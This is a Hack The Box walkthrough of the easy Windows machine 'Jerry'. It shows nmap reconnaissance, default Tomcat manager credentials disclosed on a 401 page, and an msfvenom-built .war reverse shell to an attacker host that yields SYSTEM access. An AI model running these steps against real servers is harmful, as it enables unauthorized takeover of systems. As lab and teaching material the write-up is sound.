

Windows | Easy
Creator: mrh4sh
Hack The Box – Jerry
Overview
Jerry is an easy Windows system running an out-dated Apache Tomcat web application on port 8080/tcp. Fortunately, the developer didn’t change the default password that provides access to the management portal. They also didn’t manage the different HTTP status responses as a default response page displays the default credentials making password attacks overkill! From here, we utilised Tomcat’s Application functionality by creating a web archive (.war) reverse shell that executes as nt authority\system (admin). Overall, Jerry is a fairly straightforward machine that uses aspects of port scanning, very light prodding of web applications and reverse shell generation.
Reconnaissance
TCP All Port Scan
nmap -sT -p- --min-rate 10000 -oN recon/nmap_allports 10.129.62.189 --reason

PORT     STATE SERVICE    REASON
8080/tcp open http-proxy syn-ackUDP All Port Scan
sudo nmap -sU -p- --min-rate 10000 -oN recon/nmap_alludp 10.129.62.189 --reason

Host is up, received echo-reply ttl 127 (0.023s latency).
All 65535 scanned ports on 10.129.62.189 are in ignored states.No particular UDP ports identified.
Script Scan
sudo nmap -sCV -p 8080 -oN recon/nmap_scripts 10.129.62.189 --reason

PORT     STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat8080/tcp was the only identified port. Using Nmap’s default scripts and service version enumeration, an Apache Tomcat web application is running under Tomcat version 7.0.88 via HTTP.
Enumeration
8080 HTTP Enumeration

Default Apache Tomcat landing page is presented when visiting port 8080.
Sub-directory enumeration using gobuster and feroxbuster didn’t return anything of particular interest.
“Manager App” takes us to a login page. When you fail to authenticate successfully, you are redirected to the following “401 Unauthorised” page revealing some credentials: tomat:s3cret.


This aligns with the Apache Tomcat default credentials wordlist entry at line 15 – Github Repo. In an ideal scenario, an invalid HTTP request, especially unauthenticated, shouldn’t disclose sensitive information. If the 401 redirected to a standard page, we could have used the below list with BurpSuite to perform a dictionary attack trying a combination of all.
Reverse Shell (.war)
The Apache Tomcat web application allows the upload of .war files.
Create a reverse shell using msfvenom
msfvenom -p java/shell_reverse_tcp LHOST=<attackIP> LPORT=4444 -f war -o shell.warUpload the .war file. This will appear under “Applications”. Configure a listener before clicking start.
Catch the shell and gain remote access an admin or nt authority\system.

A recommendation in such real-world cases would be to create a specific non-privileged or restricted user where the Apache Tomcat jobs uploaded, do not run with any level of admin privileges, especially as nt authority\system.
Pwned 🎉